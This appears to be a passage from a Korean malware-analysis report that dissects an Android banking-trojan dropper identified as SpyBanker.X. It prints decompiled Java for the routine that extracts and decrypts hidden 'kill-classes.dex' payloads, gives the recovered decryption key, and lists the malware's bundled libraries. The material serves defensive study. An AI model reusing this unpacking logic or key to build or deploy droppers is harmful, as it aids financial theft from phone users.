
```
    /* renamed from: u */
728 public static void m37u(String oldPath, String newPath) {
729     if (TextUtils.isEmpty(oldPath) || TextUtils.isEmpty(newPath)) {
734         return;
        }
737     File file = new File(oldPath);
738     file.renameTo(new File(newPath));
    }
}
```

`m37u` 함수 내용은 위 사진과 같다.


2.3.2.2 [phsHZz.apk] classes.dex 분석

해당 apk가 ‘sample.apk’를 통해 설치되는 것이 확인됐다. 때문에 어떤 동작을 하는지 분석을 진행했다.

apk를 zip 파일로 변경하여 압축 해제 후, 내부를 확인했다.




수상해 보이는 ‘kill-classes.dex’ 파일이 두 개 존재하며 ‘asset’ 폴더에서는 총 45개의 mp3 파일들이 존재했다.




몇 가지를 재생해 보니, 여러 은행의 ARS 음성 파일이었다. 음질이 좋지 않은 것으로 보아 녹음 파일임을 의심해 볼 수 있다. 돈과 관련된 행위일 것을 mp3 파일을 통해 추측했다.

다음으로 ‘kill-classes.dex’ 파일들은 ‘HxD’ 도구를 사용하여 확인해본 결과 암호화가 되어있는 것을 확인했다.




<kill-classes.dex>



<kill-classes2.dex>

우선, ‘classes.dex’ 파일을 ‘jadx.exe’ 도구를 이용하여 분석해보았다. 분석은 난독화 해제 도구를 사용하고 진행했다.




(1) Bernt : decrypt()

가장 먼저 눈에 띈, `decrypt` 함수를 확인해 보았다. “bbes” 라이브러리를 호출하여 복호화를 진행하는 것을 확인할 수 있다.

실제로 ‘lib/armeabi-v7a’ 폴더에는 ‘libbes.so’ 파일이 존재했다. ‘HxD’ 도구를 이용하여 복호화 키를 획득했다.

‘sample.apk’에서도 이와 같은 과정이 존재했는데, 복호화 키가 적혀있는 곳 주변에 ‘wb’라는 키워드가 있었던 것을 활용했다.



결국, ‘sample.apk’와 같은 키 ‘dbcdcfghijklmaop’를 찾았다.

(2) Qesntpa : m17a()

복호화가 존재하므로, 복호화 할 ‘kill-classes.dex’파일을 찾는 조건문이 존재할 것이다. 이는 ‘

```
    /* renamed from: a */
640 public static void m17a(File xZip, File mDir, InterfaceC0004e mLister) {
        try {
641         m18a(mDir);
642         ZipFile zipFile = new ZipFile(xZip);
644         Enumeration<? extends ZipEntry> entries = zipFile.entries();
647         while (entries.hasMoreElements()) {
648             ZipEntry zipEntry = entries.nextElement();
650             String name = zipEntry.getName();
652             if (!name.equals("META-INF/CERT.RSA") && !name.equals("META-INF/CERT.SF") && !name.equals("META-INF/MANIFEST.MF") && !zipEntry.isDirectory()) {
658                 File file = new File(mDir, name);
660                 if (!file.getParentFile().exists()) {
661                     file.getParentFile().mkdirs();
                    }
663                 String fileName = file.getName();
664                 if (fileName.endsWith(".dex") && !TextUtils.equals(fileName, "classes.dex")) {
665                     m13a(zipFile, zipEntry, file, mLister);
                    } else {
668                     FileOutputStream fos = new FileOutputStream(file);
670                     C0003d myTools = new C0003d();
671                     InputStream is = (InputStream) myTools.m3a(zipEntry, zipFile);
673                     byte[] buffer = new byte[2048];
                        while (true) {
675                         int len = is.read(buffer);
                            if (len == -1) {
                                break;
                            }
676                         fos.write(buffer, 0, len);
                        }
678                     is.close();
679                     fos.close();
                    }
                }
            }
684         mLister.mo1a(zipFile);
        } catch (Exception e) {
686         e.printStackTrace();
        }
    }
```

sample.apk’와 같은 수순이다.

해당 함수에서 원하는 결과를 찾을 수 있었다.

`if (fileName.endsWith(".dex") && !TextUtils.equals(fileName, "classes.dex"))` 를 통해 파일이름이 ‘.dex’로 끝나면서 ‘classes.dex’가 아닌 파일을 찾는다. 즉, ‘kill-classes.dex’파일들이다.

위 조건에 해당이 되면 `m13a` 함수로 넘겨주게 되는데, `m13a`는 파일 내용을 가져온다.

```
    /* renamed from: a */
709 public static void m13a(ZipFile zipFile, ZipEntry zipEntry, File file, InterfaceC0004e fileLister) {
        try {
710         FileOutputStream fos = new FileOutputStream(file);
711         InputStream is = zipFile.getInputStream(zipEntry);
712         byte[] buffer = new byte[2048];
            while (true) {
714             int len = is.read(buffer);
                if (len != -1) {
715                 fos.write(buffer, 0, len);
                } else {
717                 is.close();
718                 fos.close();
722                 fileLister.mo2a(file);
725                 return;
                }
            }
        } catch (Exception e) {
        }
    }
}
```

위 조건에 맞는 파일 내용을 `buffer` 변수에 가져온다. 모두 복사한 후, `fileLister.mo2a`를 호출하게 되는데 다음 사진에 보이는 `mo2a`가 실행된다.

```
287     class C0001b implements InterfaceC0004e {

            /* renamed from: a */
            final /* synthetic */ List f15a;

288         C0001b(List list) {
                this.f15a = list;
            }

            /* renamed from: b */
291         void m7b(File file) {
                try {
292                 new C0002c();
294                 byte[] bytes = C0002c.m6a(file);
296                 Bernt.decrypt(bytes, file.getAbsolutePath());
297                 this.f15a.add(file);
                } catch (Exception e) {
                }
            }

            @Override // com.nonox.tersp.dres.Qesntpa.InterfaceC0004e
            /* renamed from: a */
304         public void mo2a(File file) {
305             m7b(file);
            }

            @Override // com.nonox.tersp.dres.Qesntpa.InterfaceC0004e
            /* renamed from: a */
309         public void mo1a(ZipFile zipFile) {
310             Qesntpa qesntpa = Qesntpa.this;
                qesntpa.f3d = false;
311             qesntpa.f2c = zipFile;
            }
        }
```

(3) Qesntpa / C0001b : m7b()

`mo2a`가 실행되면 바로 이어 `m7b` 함수가 실행된다.


`m6a`는 파일에서 데이터를 읽어와 바이트 배열로 변환하며 이 내용을 `Brent.decrypt`로 보낸다.


```
523     public static class C0002c {
            /* renamed from: a */
524         public static byte[] m6a(File file) {
525             RandomAccessFile r = new RandomAccessFile(file, "r");
526             String lenStr = "" + r.length();
527             int result = Integer.parseInt(lenStr);
528             byte[] buffer = new byte[result];
529             r.readFully(buffer);
530             r.close();
531             return buffer;
            }
```

최종적으로 'kill-classes.dex' 파일들을 복호화하는 함수로 전달한다. 지금까지가 암호화된 'kill-classes.dex' 파일들을 복호화하는 과정이라고 추측된다.

2.3.2.3 [phsHZz.apk] kill-classes.dex, kill-classes2.dex 분석


찾은 복호화 키와 프로젝트 진행 시, 제공 받은 복호화 단서를 통해 수동으로 암호화를 풀어 분석을 진행했다. ‘CyberChef’를 이용하였으며 레시피는 다음과 같다.





(1) kill-classes.dex


복호화는 성공적으로 진행되었지만 파일 다운로드가 불가능했다. windows에서 악성 파일로 인식하여 차단했다.

‘ 

‘SpyBanker.X’라는 트로이 목마임을 확인하고 검색을 통해 어떤 행위를 하는지 미리 알아볼 수 있었다.

Android에서 돈을 표적으로 하는 트로이 목마이며 앱이 설치되면 몇 분 안에 ‘PayPal’로 잠입하여 돈을 인출한다. ‘PayPal’ 앱이 존재하는지 전화로 검색하고 발견이 되면 경고 화면으로 사용자에게 열도록 요청한다. 이때, 사용자에게는 다른 메시지로 보여진다. 여기서 권한을 부여받게 되고 트로이 목마가 ‘PayPal’ 앱에서 작동할 수 있게 된다.

windows에서 막기 때문에 가상 머신 환경을 세팅한 후, ‘jadx.exe’도구를 통해 파일을 확인했다. 전체적인 파일 내부는 다음과 같다.




androidx	기존에 사용 중인 com.android.support.* 라이브러리들을 하나로 통합한 것 (android.support.p000v4 는 라이브러리 관련인 것으로 추측)
cn.finalteam.toolsfinal	https://github.com/pengjianbo/ToolsFinal
alibaba.fastjson	https://github.com/alibaba/fastjson
bumptech.glide	https://github.com/bumptech/glide
donkingliang.~	https://github.com/donkingliang/GroupedRecyclerViewAdapter
getkeepsafe.relinker	https://github.com/KeepSafe/ReLinker/tree/master/relinker (추정)
google	구글 관련 파일

juphoon	오디오 및 비디오 기술을 핵심으로 하는 소프트웨어 서비스 제공 업체 (juphoon cloud 플랫폼 존재)
justalk	free voice & video call (app)
sun.crypto.provider	https://suncrypto.in/
tencent.bugly	https://bugly.qq.com/v2/
tm.contacts	https://apkpure.com/tm-contacts/thanksmatrix.tmtrucking

검색으로 확인이 된 파일들은 위와 같다. ‘justalk’이라는 전화 관련 app의 코드, ‘sun.crypto’라는 비트코인 관련 문구, ‘tm.contacts’이라는 자신의 휴대폰 데이터베이스에 저장된 연락처를 검색하고 볼 수 있는 연락처 관리 도구 등이 존재하는 것으로 보아, ‘SpyBanker.X’ 트로이 목마 행위와 맞아 떨어지는 것을 확인할 수 있다.

검색 시, 확인되지 않은 파일들은 직접 코드로 파악했다.


(a) bosetn.oct16m



전체적인 파일 구성은 위와 같다.


'multidexapplication'을 상속하여 사용하고 여러 권한들을 요청하는 것으로 보인다. 그 중에 'superuser.apk'가 있는지 확인하는 코드가 존재했는데, 이는 운영체제의 루트 권한을 가질 수 있게 하는 악성 앱이다. 또한 전화와 관련된 코드들도 확인이 가능했다.

(b) finalteam2.okhttpfinal




'http, okhttp' 등의 문구가 확인되는 것으로 보아 통신과 관련된 코드일 것이라고 추측했다. 또한 파일을 다운로드하며 주고 받을 수 있는 것으로 보인다.

(c) mik.proxy.guard.core



스타일, 레이아웃과 관련된 코드이다.

(d) nonox.tersp.dres



여기에서도 'classes.dex' 파일에 있던 형태의 코드가 확인됐다.

```java
package com.nonox.tersp.dres;

/* loaded from: C:\Users\purpl\Downloads\kill-classes.dex */
public class Bernt {
    private static String a = "aabbbaaa";

    public static native void decrypt(byte[] bArr, String str);

    static {
        a();
        System.loadLibrary("bbes");
    }

    public static void a() {
        a = "asdfbbbasdf";
    }
}
```

<Berebt : decrypt()>


'classes.dex' 파일과 같은 라이브러리를 호출하는 것이 보인다.

```java
public static void l(File xZip, File mDir, MyFileLoadLister mLister) {
    try {
        d(mDir);
        ZipFile zipFile = new ZipFile(xZip);
        Enumeration<? extends ZipEntry> entries = zipFile.entries();
        while (entries.hasMoreElements()) {
            ZipEntry zipEntry = entries.nextElement();
            String name = zipEntry.getName();
            if (!name.equals("META-INF/CERT.RSA") && !name.equals("META-INF/CERT.SF") && !name.equals("META-INF/MANIFEST.MF")) {
                if (!zipEntry.isDirectory()) {
                    File file = new File(mDir, name);
                    if (!file.getParentFile().exists()) {
                        file.getParentFile().mkdirs();
                    }
                    String fileName = file.getName();
                    if (fileName.endsWith(".dex") && !TextUtils.equals(fileName, "classes.dex")) {
                        j(zipFile, zipEntry, file, mLister);
                    } else {
                        FileOutputStream fos = new FileOutputStream(file);
                        InClass myTools = new InClass();
                        InputStream is = (InputStream) myTools.a(zipEntry, zipFile);
                        byte[] buffer = new byte[2048];
                        while (true) {
                            int len = is.read(buffer);
                            if (len == -1) {
                                break;
                            }
                            fos.write(buffer, 0, len);
                        }
                        is.close();
                        fos.close();
                    }
                }
            }
        }
        mLister.b(zipFile);
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```


<Qesbtoa : l()>

똑같이 'kill-classes.dex'파일들을 찾는 코드가 존재했는데, 'kill-classes2.dex' 파일을 복호화 하기 위한 과정이거나 단순히 재사용된 코드가 아닐까 추측했다. 해당 코드는 'kill-classes.dex'파일 말고도 다른 파일들을 다루기 때문에 해당 파일 'kill-classes.dex'를 동작하기 위해 재사용 되었을 수 있다. 하지만 모든 코드를 분석한 것이 아니기에 정확한 용도는 파악하지 못했다.

(2) kill-classes2.dex



복호화가 성공했으며 파일 다운로드가 가능했다. ‘jadx.exe’도구로 다음과 같은 결과를 확인할 수 있었다.



xuexiang.xui	https://github.com/xuexiangjys/XUI
yanzhenjie	https://github.com/yanzhenjie/AndPermission
id.zelory.compressor	https://github.com/zetbaitsu/Compressor
io	https://github.com/InflationX
javax.annotation	https://hyejin.tistory.com/247
kotlin	프로그래밍 언어
me.jessyan.autosize	https://github.com/JessYanCoding/AndroidAutoSize
~.magicindicator	https://github.com/hackware1993/MagicIndicator

okhttp3	https://velog.io/@jinny_0422/Android-Okhttp3-사용하여-네트워크-통신-하기
okio	https://github.com/square/okio
~.easypermissions	https://github.com/googlesamples/easypermissions

대부분 ui/기능 관련 오픈소스 라이브러리들을 추가해 놓은 것이었다.

2.3.2.4 'pgsHZz.apk' 분석 결론

'classes.dex' 파일에서 'kill-classes.dex'들을 복호화 하기 위한 과정을 확인할 수 있었으며 악성 행위를 하는 파일들은 복호화가 필요한 파일들이었다. 'SpyBanker.X'라는 정보로 미리 파악할 수 있었지만,, 코드 내에서 비트코인, 전화, 연락처, 권한 등과 관련된 코드들을 통해 돈을 목적으로한 악성 apk임을 파악할 수 있었다.

2.3.2.5 nested apk 분석 코드

